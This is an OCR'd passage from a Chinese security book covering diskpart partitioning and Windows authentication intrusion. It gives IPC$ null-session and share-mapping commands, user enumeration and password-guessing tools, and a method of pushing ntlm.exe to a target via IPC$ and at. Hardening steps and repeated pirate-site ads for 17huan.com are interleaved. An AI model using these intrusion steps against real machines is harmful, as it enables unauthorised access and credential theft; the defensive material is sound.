


图 3-14 选中分区 3

步骤 5：再次输入 list partition 命令，即可看到删除分区后的硬盘中的分区信息，如图 3-16 所示。再次输入 Create partition logical size=1000 命令，即可创建一个大小为 1000MB 的扩展分区，如图 3-17 所示。




图 3-15 删除分区




图 3-16 查看删除后的分区信息

步骤 6：在其中输入 list partition 命令，即可看到分区后硬盘中的分区信息，如图 3-18 所示。再次输入 Create partition logical 命令，即可把剩下的空间分配给另一个分区，如图 3-19 所示。




图 3-17 设置分区大小




图 3-18 查看分区情况

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

步骤 7：在其中输入 list partition 命令，即可看到分区后的硬盘中的分区信息，如图 3-20 所示。在划分完毕之后，再在 DISKPART>后面运行 select disk=0 命令，在第一个硬盘上设置焦点并运行 Detail Disk 命令，即可显示所选硬盘的详细分区信息，如图 3-21 所示。




图 3-19　继续划分分区




图 3-20　查看划分完毕后的分区信息

步骤 8：现在已经成功对硬盘进行了分区，但在“我的电脑”中看不到新分的驱动器。这时需要分配驱动号，先输入 Select disk=0 命令选中第一个物理硬盘，再用 Select partition=3 命令选中第一个逻辑磁盘（本例编号 1 是扩展分区），如图 3-22 所示。




图 3-21　查看硬盘详细的分区信息




图 3-22　选中编号是 3 的分区

步骤 9：在 DISKPART>后面运行 assign 命令，即可给逻辑磁盘 1 自动分配一个驱动器号，此时将会看到“Disk Part 成功地指派了驱动器号或装载点”的提示信息，如图 3-23 所示。再用 Select partition=4 命令给逻辑磁盘 2 转移焦点，最后用 assign 命令给逻辑磁盘 2 自动分配一个驱动器号。至此，对硬盘进行分区的工作就完成了。

> **提示**　Assign 命令是专门用来给分区分配驱动器号的命令，命令参数为 Assign[letter=X]，其中 X 表示驱动器号，如果不指定驱动器号，则分配下一个驱动器号，如果驱动器号或者装载点已经在用，则会产生错误。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



3.4 可能出现的问题与解决方法

（1）在批处理自动清除系统垃圾时，已经将脚本内容保存到 autoexec.bat 中，每次开机时也会把系统垃圾自动清理掉，但为什么此文件却显示不出来呢？

解答：之所以会出现这样的情况，主要是因为 Autoexec.bat 文件在 C 盘下，默认是不显示出来的，需要在“文件夹选项”对话框中取消选择“隐藏受保护的操作系统文件”复选框并选择“显示所有文件和文件夹”单选按钮之后，才可以显示出来。




图 3-23　分配驱动器编号

（2）在 Windows XP 系统中启动到 DOS 命令符下，为什么无法使用 Format 命令？

解答：前提是要格式化的分区是 FAT 格式，如果是 NTFS 格式就无法执行该命令。Format 是磁盘格式化命令，功能是对磁盘进行格式化、划分磁道和扇区，同时检查出整个磁盘上有无带缺陷的磁道，对坏道加注标记；建立目录区和文件分配表，使磁盘做好接收 DOS 的准备。它属于外部命令且包括 3 个参数，使用 Format 命令时可加上这些参数，其中若选用/s 参数，将把 DOS 系统文件 io.sys、msdos.sys 及 command.com 复制到磁盘上，使该磁盘可以作为 DOS 启动盘。/Q 参数用于快速格式化，这个参数并不会重新划分磁盘的磁道和扇区，只能将磁盘根目录、文件分配表及引导扇区清成空白。因此，格式化的速度较快。若选用了/U 参数，则表示无条件格式化，即破坏原来磁盘上的所有数据。不加/U 则为安全格式化，这时先建立一个镜像文件保存原来的 FAT 表和根目录，必要时可用 Unformat 恢复原来的数据。

3.5 总结与经验积累


本章主要介绍了 Windows 系统中命令行的配置，以及如何使用 disk part 命令给硬盘进行分区。在 Windows 命令行配置部分主要讲述 Config.sys 文件的配置，以及在配置过程中要用到的命令，并通过实例来讲述批处理的原理及在批处理中用到的管道命令。

在安装 Windows 操作系统之前，要根据使用者的具体情况对系统进行个性化分区和格式化，以保证计算机设置的独特性和计算机使用的最大能效比，使自己的计算机操作起来达到最佳效果。

现在可用于分区的工具有很多，常见分区工具有 DM（Hard Disk Management Program）和分区大师 PowerQuest PartitionMagic。DM 可以对硬盘进行低级格式化、校验等管理工作，还可以提高硬盘的使用效率，其最显著的特点就是分区的速度非常快，分区和格式化同时进行。PowerQuest PartitionMagic 是一个优秀硬盘分区管理工具，该工具可以在不损失硬盘中已有数据的前提下对硬盘进行重新分区、格式化分区、复制分区、移动分区、隐藏/重现分区、从任意分区引导系统，以及转换分区（如 FAT<-->FAT32）结构属性等，功能强大，可以说是目前在这方面表现最为出色的工具。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器




第 4 章　基于 Windows 认证的入侵

重点提示

- IPC$的空连接漏洞
- Telnet 高级入侵
- 实现通过注册表入侵
- 实现 MS SQL 入侵
- 获取账号密码

本章精粹

对目标计算机进行远程监控，可以获取目标计算机的更多信息，如浏览目标计算机文件，以及安装、修改和删除目标计算机文件等。本章重点介绍有关远程监控和远程控制目标计算机的几款专用工具，从而使用户了解黑客攻击的方法，以便采取一些必要的措施，防患于未然。



换 … QQ:

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



当前的网络设备基本上都是用“身份认证”来实现身份识别与安全防范的，其中基于“账号/密码”的认证最为常见，Windows 系统认证入侵就属于此类。当一台主机的账号/密码被入侵者盗窃之后，入侵者就可以入侵这台主机并对其进行控制了。

4.1 IPC$的空连接漏洞

IPC$是 Windows 系统特有的一项管理功能，是微软公司专门为方便用户使用计算机而设计的，主要是为了方便地管理远程计算机。如果入侵者能够与远程主机成功建立 IPC$连接，就可以完全控制该远程主机，此时入侵者即使不使用入侵工具，也可以实现远程管理 Windows 系统计算机。

4.1.1 IPC$概述

IPC$（Internet Process Connection）是共享“命名管道”的资源，是为了让进程间通信而开放的命名管道，通过提供可信任的用户名和口令，连接双方可建立安全通道并以此通道进行加密数据的交换，从而实现对远程计算机的访问。

IPC$有一个特点，即在同一时间内，两个 IP 之间只允许建立一个连接。Windows NT/2000/XP 在提供 IPC$功能的同时还打开了默认共享，即所有的逻辑共享（C$、D$、E$…）和系统目录 Winnt 或 Windows（Admin$）共享，这在有意无意中导致了系统安全性的降低。

IPC$在远程管理计算机和查看计算机的共享资源时使用，利用 IPC$可以与目标主机建立一个空的连接（无须用户名与密码），而利用这个空连接，就可以得到目标主机上的用户列表。用“流光”的 IPC$探测功能，就可以得到用户列表并配合字典进行密码尝试了。

进行 IPC$连接时常用到的命令的格式和作用如下。

- 建立空连接。

```
net use \\IP  ""  /user: ""
```

一定要注意，这一行命令中包含了 3 个空格。

- 建立非空连接。

```
net use  \\IP\ IPC$ "用户名" /user: "密码"
```

这一行代码中同样有 3 个空格。

- 映射默认共享。

```
net use z: \\IP\C$ "密码" /user: "用户名"
```

即可将对方 C 盘映射为自己的 Z 盘，其他盘类推。

如果已经和目标建立了 IPC$，则可以直接用 IP+盘符+$访问，具体命令为 net use z: \\IP\C$。

- 删除一个 ipc$连接。

```
net use \\IP\ipc$ /del
```

- 删除共享映射。

```
net use c: /del
```


换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

删除映射的 C 盘，其他盘类推。

```
net use * /del
```

删除全部，有提示要求时按【Y】键确认。

Windows 系统在安装完成之后，自动设置共享的目录为 C 盘、D 盘、E 盘和 ADMIN 目录（C:\WINNT\）等，即为 C$、D$、E$和 ADMIN$等。但这些共享是隐藏的，只有管理员可对其进行远程操作，输入 net share 命令即可查看本机共享资源，如图 4-1 所示。




图 4-1　查看本机共享资源

4.1.2　IPC$空连接漏洞详解

IPC$本来要求客户机要有足够的权限才能连接到目标主机，但 IPC$连接漏洞允许客户端只使用空用户名和空密码，即可与目标主机成功建立连接。在这种情况下，入侵者利用该漏洞可以与目标主机进行空连接，但无法执行管理类操作，如不能执行映射网络驱动器、上传文件和执行脚本等命令。虽然入侵者不能通过该漏洞直接得到管理员权限，但也可用来探测目标主机的一些关键信息，在“信息搜集” 中发挥一定作用。

通过 IPC$空连接获取信息的具体操作步骤如下。

步骤 1：在命令提示符中输入 net use \\192.168.0.9 "037971" /user："administrator"命令，建立 IPC$空连接。如果空连接建立成功，则会出现“命令成功完成”的提示信息，从而反映了目标主机的“不坚固”程度，如图 4-2 所示。

步骤 2：输入 net time \\IP 命令，即可查看目标主机的时间信息，入侵者可通过目标主机的时间信息，一定程度上推断出目标主机所在的国家或地区，如图 4-3 所示。




图 4-2　建立空连接




图 4-3　查看目标主机的时间信息

步骤 3：获取目标主机上的用户信息。USERINFO.exe（可利用 IPC$漏洞来查看目标主机用户信息，且不需事先建立 IPC$空连接）和 X-Scan（可利用目标主机存在的 IPC$空连接漏洞获取

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



用户信息）是两款获取用户信息的常用工具。

4.1.3 IPC$的安全解决方案

为了避免入侵者通过建立 IPC$连接入侵计算机，需要采取一定的安全措施来确保自己的计算机安全，常见的有如下几种。

1. 删除默认共享

为阻止入侵者利用 IPC$入侵，可先删除默认共享。在删除默认共享之后，机器上原来的 Web 服务器仍可正常服务。

步骤 1： 在 cmd 窗口输入 net share 命令，即可了解本机共享资源。

步骤 2： 删除共享资源。通过 BAT 文件执行删除共享资源命令，如建立 BAT 文件（如 noshare.bat），其中包含的内容如下。

```
net share ipc$ /del
net share admin$ /del
net share C$ /del
net share D$ /del
```

如果有其他盘符，可以继续添加。将其保存之后，复制到本机“开始”→“程序”→“启动”菜单项中，以后每次开机都会自动执行该 BAT 文件来删除默认共享。如果以后需要使用共享资源，使用“net share 共享名”命令来打开。

步骤 3： 通过修改注册表编辑器，也可以实现删除默认共享。在“注册表编辑器”窗口左窗格的功能树中展开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA 分支，如图 4-4 所示。




图 4-4 注册表中 LSA 分支

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

步骤 4：双击右窗格中的 RestrictAnonymous 文件，即可打开“编辑 DWORD 值”对话框，将“数值数据”文本框中的值改为 1，如图 4-5 所示。

步骤 5：在“注册表编辑器”窗口左窗格的功能树中展开 HKEY_LOCAL_MACHINE\ SYSTEM \CurrentControlSet\ Services\LanmanServer\Parameters 分支，如图 4-6 所示，在其右侧文件下面的空白处右击。

步骤 6：在弹出的快捷菜单中选择“新建”→ DWORD 命令。如果是服务器，则将此键命名为 AutoShare，把类型设置为 REG_DWORD 之后，将键值设置为 0，如图 4-7 所示。如果是客户机，则将此键命名为 AutoShare Wks，并把类型设置为 REG_DWORD，将键值设置为 0，如图 4-8 所示。




图 4-5　编辑 DWORD 的值



图 4-6　打开注册表中 Parameters 分支

步骤 7：在重启系统之后，默认共享即可被删除。如果需要使用共享资源，则用户只需要删除刚才新建立的键，重启系统即可生效。

步骤 8：另外，在 Windows Server 2003 操作系统中可以找到所有的共享文件，可以通过手动的方法将其禁用。在“计算机管理”窗口左窗格的功能树中，展开“系统工具”→“共享文件夹”→“共享”分支，在右窗格中显示的本机共享文件夹上右击，在弹出的快捷菜单中选择“停止共享”命令，如图 4-9 所示。




图 4-7　服务器 DWORD 的设置

步骤 9：禁止空连接进行枚举攻击的方法。入侵者可以 IPC$空连接作为连接基础，进行反复的试探性连接，直到连接成功，获取密码。为了解决这个问题，可在注册表编辑器中展开

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA 分支，把 Restrict Anonymous= DWORD 的键值改为 00000001（也可改为 2，不过改为 2 后可能造成一些服务不正常）。




图 4-8 客户机 DWORD 的设置




图 4-9 手动停止共享

步骤 10：在修改完毕并重启系统之后，便禁止了空连接进行枚举攻击。但这种方法并不能禁止建立空连接。此时如果使用 X-Scan 对计算机进行安全检测，即可发现该主机不再泄露用户列表和共享列表，操作系统类型也将不会被 X-Scan 识别。

2．关闭 Server 服务

如果关闭 Server 服务，IPC$和默认共享便不存在，但同时也将使服务器丧失其他一些服务功能（此方法不适合服务器使用，只适合个人计算机使用）。

通过选择“开始”→“控制面板”→“管理工具”→“服务”命令，即可打开“服务管理器”窗口，在服务列表中找到并右击 Server 服务，并在弹出的快捷菜单中选择“停止”命令。还可使用 net stop server/y 命令来将其关闭，但只能当前生效一次，系统重启后 Server 服务仍然会自动开启。

设置本地安装策略具体的操作步骤如下。

步骤 1：在 Windows XP 操作系统中，选择“开始”→“控制面板”→“管理工具”→“本地安全策略”命令，即可打开“本地安全设置”窗口。在左边的功能树中展开“安全设置”下的“本地策略”→“安全选项”分支，如图 4-10 所示。

步骤 2：右击右窗格中的“网络访问：不允许 SAM 账户和共享的匿名枚举”策略，在弹出的快捷菜单中选择“属性”命令，即可以看到“网络访问：不允许 SAM 账户和共享的匿名枚举属性”对话框，如图 4-11 所示。

步骤 3：选择“本地安全设置”选项卡中的“已启用”单选按钮，单击“确定”按钮，即可关闭 Server 服务。

设置复杂的密码是防止入侵的最简单方法，可以有效防止黑客破解密码。因为密码越复杂，

换客资源神器官方网站：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/huan8_blog 售后客服 QQ：4323535

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

其破解难度就越大，使用普通手段破解所花费的时间就越长。




图 4-10　本地安全设置的安全选项窗口

4.2　Telnet 高级入侵

IPC$入侵只是与远程主机建立连接，并不是真正地登录远程主机，在窃取远程主机的账户和密码后登录远程主机，才是入侵者的目的。Internet 系统的优点在于，操纵世界另一端的计算机像使用身旁的计算机一样方便。

4.2.1　突破 Telnet 中的 NTLM 权限认证

由于 Telnet 功能强大，而且也是入侵者使用最频繁的登录手段之一，因此，微软公司为 Telnet 添加了身份验证，称为 NTLM 验证，它要求 Telnet 终端除需要有 Telnet 服务主机的用户名和密码外，还需要满足 NTLM 验证关系。NTLM 验证大大增强了 Telnet 主机的安全性，就像一只“拦路虎”一样把很多入侵者拒之门外。




图 4-11　设置本地安全策略

要突破 Telnet 中的 NTLM 权限验证，有以下几种方法。

1．使用 ntlm.exe

如果攻击者知道了一台主机的管理员权限，并确切知道这台主机的登录用户名和密码，而且对方允许网际进程连接（IPC$）和 at 命令，则攻击者可以使用这种方法：先和目标计算机建立一个 IPC$连接，将 ntlm.exe 复制到目标计算机上，再通过 at 命令执行即可。

换客资源神器官方网站：http://www.17huan.com

